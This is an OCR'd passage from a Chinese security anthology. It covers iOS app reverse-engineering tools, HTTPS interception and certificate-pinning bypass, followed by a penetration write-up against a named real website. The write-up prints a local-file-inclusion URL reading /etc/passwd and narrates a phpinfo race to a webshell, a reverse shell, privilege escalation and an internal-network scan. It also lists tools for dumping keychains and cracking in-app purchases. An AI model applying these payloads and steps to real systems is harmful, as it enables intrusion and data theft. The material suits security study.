


图 1-4-9




图 1-4-10

图 1-4-11

互联网上还有更多该软件的使用方法，我就不一一介绍了。

当然你想彻底去分析一款 IOS 软件，还需要更多地去学习和了解 ARM 汇编相关的 IOS 逆向理论。

而我在 0x04 小节中的（2）中就可以使用该方法为 APP 打补丁来绕过 SSL 认证。

0x03 洛阳铲和屠龙刀

其实上一节中说的那些工具和方法只是冰山一角，还有很多工具是在我们身陷囹圄时可以助我们一臂之力的。例如：

- 使用 Reveal 来分析 APP 的 UI 布局；
- 使用 Theos 工具包开发越狱插件；
- 使用 Cycript 操作运行时等。

在《ios 应用逆向工程》中作者更是将 LLDB 比喻成屠龙宝刀，IDA 比喻成倚天剑（虽然我认为 Hopper Disassembler 更牛一些）。

但是我想说的是，还有很多并不起眼的东西却在无形中帮了我们大忙。

记得微信刚出飞机大战游戏的时候，有一款叫做“八门神器”软件帮了很多人上了朋友圈的游戏榜首。

还有一款应用叫 Flex，他可以让我们绕过 APP 的某些限制，例如去掉视频软件的广告，去除视频网站的会员限制等等。我更习惯把这些软件叫做洛阳铲（可能是前段时间刚看完盗墓笔记的缘故）。

虽然是为作弊、破解而生，但是其却可以证明某 APP 存在设计缺陷。

此处我附上一张工具图表（忘了是在哪里看到的了，感谢作者）。

如图 1-4-12：

iOS软件环境		
类型	名称	备注
文件系统管理工具	iTunes	
	iTools	
	iPhone Configuration Utility	
plist编辑工具	plisteditor	
sqlite3编辑器	SQLite Database brower	
Cookies.binarycookies读取工具	BinaryCookieReader.py	
keychain查看工具	keychain_dumper	需越狱设备
文件系统监控工具	filemon.iOS	需越狱设备
文件加密类型检测工具	FileDP	需越狱设备
socket连接监控	lsock	需越狱设备，只有源码，需编译成arm版本的二进制文件
SSH（为了便于操作）	SecureCRT	
	openssh,openssl	需越狱设备
网络分析	wireshark	需网段互通
	BurpSuite	
	Charles	
	Fiddler	
	rvictl	mac上的工具
	trustme	需越狱设备
	tcpdump	需越狱设备
逆向分析工具	otool	
	class-dump-z	需越狱设备
	Clutch	需越狱设备
	flex	需越狱设备
	cycript	需越狱设备
	removePIE	需越狱设备
	IDA	需收费，破解版会被杀毒软件删除
	Hopper	mac上的工具
修改内存	gameplayer	需越狱设备
	iGameGuardian	需越狱设备
内购破解	IAPFree	需越狱设备
	LocalIAPStore	需越狱设备
越狱检测绕过	xCon	需越狱设备
安全审计	iAuditor	需越狱设备 drops.wooyun.org

图 1-4-12

0x04 明修栈道暗度陈仓

最近在乌云主站上有几个小伙伴留言问我如何抓手机 APP 的通信数据包，这个问题我想使用搜索引擎就能找到非常好的答案。但是有时也会发现，有些数据我们是无法捕获的，所谓明修栈道暗度陈仓，你看到的未必是对你有用的，这里我分享一下出现这些问题的原因和解决方法。

（1）截获几种常见的通信数据 HTTP：设置 PC 端，设置手机端，即可进行抓包和改包；HTTPS：设置 PC 端，设置手机端，手机端信任证书（分多种情况），即可进行抓包和改包；Socket 将 IOS 设备线连到 MAC 上，使用 rvictl 命令让 IOS 设备上的网络流量经过 MAC，启动 Wireshark 监听 rvi 接口上的数据。

（2）拦截 HTTPS 数据 HTTP 的略过，我们说一下 HTTPS 吧，在测试了多家银行和 P2P 金融公司的 APP 之后发现各个厂商对安全的重视程度不一，而对安全问题的响应速度也不一。在今年 4 月末时网爆流行 IOS 网络通信库 AFNetworking SSL 漏洞，影响银联、中国

银行、交通银行在内的 2.5 万个 IOS 应用，而在后面的两个月内笔者发现银行已经修复此类问题。其实如果 APP 在开发时就严格的按照 SSL 认证过程进行设计的话，APP 的通信数据还是非常安全的。[（AFNetworking SSL 漏洞检测地址（http://www.freebuf.com/news/65744.html）]。

情况一：信任任何证书。

这种情况 IOS 的 APP 可以信任任何证书，所以打开 safari 浏览器在地址栏上手动输入 burp 或者 fiddler 所在 PC 端的 IP 地址加上自己设置的端口号，burp 点击 CA Certificate 安装证书，fiddler 点击 FiddlerRoot certificate 安装证书，此时就可以抓取到该 APP 的 HTTPS 数据。出现这种情况的原因很有可能是使用的开源通信库存在缺陷，还有就是开发人员在开发过程中未连接生产环境的服务器，为解决认证过程中证书报错的问题只能暂时修改代码使其 APP 信任任意证书，而在上线前未对此代码进行处理，如图 1-4-13：




图 1-4-13

情况二：信任证书管理机构（CA）颁发的证书。

这种情况 IOS 的 APP 可以信任任何 CA 颁发的证书，据说这类的证书只需 50 美元就能买到。此类问题出在 AFNetworking 2.5.2 及之前的版本，也就是说如果某 IOS APP 使用了此版本的开源通信库，在不安全 Wifi 网络中的黑客、VPN 网络中的职工或者国家支持的黑客，只要使用 CA 颁发的证书就可以对该 APP 的 HTTPS 加密数据进行监听或者篡改。

情况三：信任合法的证书。

这种情况 IOS 的 APP 只信任对自己而言合法的证书，首先我们看一下 SSL 认证的原理的前三步：

① 户端向服务器传送客户端 SSL 协议的版本号，加密算法的种类，产生的随机数，以及其他服务器和客户端之间通讯所需要的各种信息。

② 务器向客户端传送 SSL 协议的版本号，加密算法的种类，随机数以及其他相关信息，同时服务器还将向客户端传送自己的证书。

③客户利用服务端传过来的信息验证服务器的合法性 ,服务器的合法性包括 :证书是否过期，发行服务器证书的 CA 是否可靠，发行者证书的公钥能否正确解开服务器证书的“发行者的数字签名”，服务器证书上的域名是否和服务器的实际域名相匹配。如果合法性验证没有通过，通讯将断开；如果合法性验证通过，将继续进行下一步。那么如何让 IOS 的 APP 信任非法的证书呢，看上文说到的第③步，我们只需要做到在合法性验证的时候能够欺骗 APP，通讯就不会中断。

这里我附上一篇绝对有干货的文章 里边详细描述了如何才能让 IOS 信任任何证书的方法：

Bypassing OpenSSL Certificate Pinning in iOS：

http://7xlrvc.dl1.z0.glb.clouddn.com/secbook-1/Bypassing%20OpenSSL%20Certificate%20Pinning%20in%20iOS%20Apps.pdf。

文章使用了两种方法：

第一种是使用 Cycript 或者 Cydia Substrate 来 hook 证书验证函数；

第二种是通过对目标 APP 的逆向分析，制作程序的二进制补丁来绕过证书的“Pinning”机制。

情况四：这种情况是采用了服务器和客户端双向认证的措施，即客户端在确认服务器是否合法之后，服务器也要确认客户端是否是合法的（服务器要求客户发送客户自己的证书。收到后，服务器验证客户的证书，如果没有通过验证，拒绝连接；如果通过验证，服务器获得用户的公钥）。

正是这个原因，我们在测试 APP 时会发现尽管我们信任了 burp 或者 fiddler 的证书，可是在进行登录操作时 APP 依然会显示网络连接错误，此时服务端已经知道客户端可能是非法的，然后拒绝连接。

如果你是开发人员，想分析 HTTPS 流量也很简单：使用 burp 导入客户端证书，此时 burp 就可以与服务器正常的建立连接，你也可以正常的截取到数据包了 如图 1-4-14~图 1-4-15：




图 1-4-14

图 1-4-15

（3）获取 Sockets 接口数据记得有一次遇到一个奇怪的现象，明明已经截获了某金融 APP 的 HTTP 数据包和 HTTPS 数据包，但是在我输入登录密码和交易密码时发现 burp 上并没有显示有数据包通过，当时真是 too young too simple，后来才知道 wifi + burp 模式是无法获取到 socket 通讯的，有时也无法获取 EDGE / 3G 的数据包。

后来借鉴了前人的劳动成果，使用 RVI（Remote Virtual Interface）+ Wireshark 的模式进行数据包分析。

Mac 下获取并安装 Wireshark，但是此时 Wireshark 是无法启动的，还需要安装另一款软件 X11（XQuartz），安装完成后我们将 IOS 设备通过 usb 连接到 Mac 上。

然后打开终端输入连接命令：rvictl -s [IOS UDID]；

断开连接的命令为：rvictl -x [IOS UDID]。

其中的 UDID（设备标识）可以通过 iTunes 或 PP 助手等工具查看，如图 1-4-16




图 1-4-16

连接成功后 IOS 的网络流量都会经过其所连接的 Mac，并且 IOS 数据还是走自己的网络。而 Mac 会出现一个对应的虚拟网络接口，名字是 rvi0（如果有多个设备则累加，rvi1，rvi2…），启动 Wireshark，监听 rvi 接口就可以监听其数据了。

0x05 论持久战

这篇文章貌似我说的很多很杂，因为工具和方法有很多，渐渐的连我自己都觉得文章没有任何条理可言，还望读者见谅。

此小节之所以叫做论持久战是因为学习安全非一朝一夕的事情，更何况由于 IOS 系统自身的原因导致其资料有些匮乏，所以很多是靠经验的积累才能掌握的，逆向更是需要我们有耐心去钻研和学习。

在此感谢乌云又给了我一次和小伙伴们一起学习的机会。

小编注：本文涉及到的很多东西需要的是逆向和抓包，需要有一定基础，不过货很干，和本章第三节内容更配哦。然后更重要的是你要先有一台 Mac！

（全文完）责任编辑：静默

第二章 渗透测试

第1节 从本地文件包含到 GetShell 到内网渗透

作者：Chora

来自：乌云

网址：http://www.wooyun.org/

某日组里小伙伴丢来一个链接：

```
http://price.ziroom.com/?_p=../../../../../../../etc/passwd%00.html
```

说存在本地文件包含，没有上传功能，可以截断，怎么破?

拿到手第一感觉就是激动，早在很久以前一直就想要做这么一个实例，苦于没有找这样苛刻的环境，一直都没能如愿。

我们都知道在向服务器上任意 php 文件以 form-data 方式提交请求上传数据时，会生成临时文件，如果我们能直接包含临时文件就能执行我们任意的代码，但是有个前提是要知道临时文件的路径以及名称。

不得不佩服国外基佬的思路，他们发现可以通过 phpinfo 来获取临时文件的路径以及名称，我们有了路径跟名称就可以直接包含执行任意代码。

这里又有一个问题就是生成的临时文件会在极短的时间删除，所以我们要做的就是竞争！在删除之前包含它。

要做到竞争就必须在代码的执行效率上花功夫，用两个 while 循环来实现，第二个 while 来做核心的竞争，同时也要增加临时文件删除的时间，即提交大量的数据包，让缓存文件足够大，删除的时候时间就会相对花费的较多，竞争的概率就会更大。

知道原理过后我用 JAVA 写了一个利用程序，为什么选择 JAVA，因为 JAVA 的执行效率是仅次于 C 的。

利用条件（注意这里哦，小编注）:

1、需要知道 phpinfo 路径；

2、网站存在文件包含漏洞；

3、Windows 下有盘符之分，并不像 Linux 是基于根目录以树状的形式存在，所以 Windows 的利用条件比较苛刻，即存在远程包含可以指定盘符，或者 tmp 文件跟 web 目录在同一盘符下才可利用。

知道原理后直接用写好的利用程序来测试，如图 2-1-1：




图 2-1-1

提示没有权限，那应该就是根目录没权限写了，扫了下目录发现有个 cache 目录，根据经验应该能写入，如图 2-1-2：




图 2-1-2

成功写入得到 webshell，如图 2-1-3：




图 2-1-3

内网渗透就是体力活了。。。

由于网段里面装有 IDS、防火墙等设备，大大加长了渗透的时间。

端口应该是在设备上做了统一的策略，也不能用 reGeorg、Tunna、reDuh 等常用的内网渗透利器，metasploit 时不时还会掉，看来只能掏出神器 sSocks，在有限制的情况下建议用 sSocks 很不错。

反弹个 SHELL，内核提权到 ROOT，安装好 sSocks，发现没有像 metasploit 一样一扫描就掉线，结果如图 2-1-4 至图 2-1-5：




图 2-1-4




图 2-1-5

图 2-1-6

图 2-1-7

虽然本机的路由表是 172.16.5.0/24，但是我通过搜索以前该公司爆过的漏洞发现其他网段也能访问，大致确定范围为 172.165.0.0/21 内的都可以访问。

通过 proxychains 的升级版 proxychains4 结合 nmap 探测内网，虽然没有 metasploit 方便，但是这个环境确实也只有这个方法了。

图 2-1-8

内网渗透就比较简单了，时间有限就不详细叙述了，只做证明不深入，如图 2-1-9 至图 2-1-10：

图 2-1-9

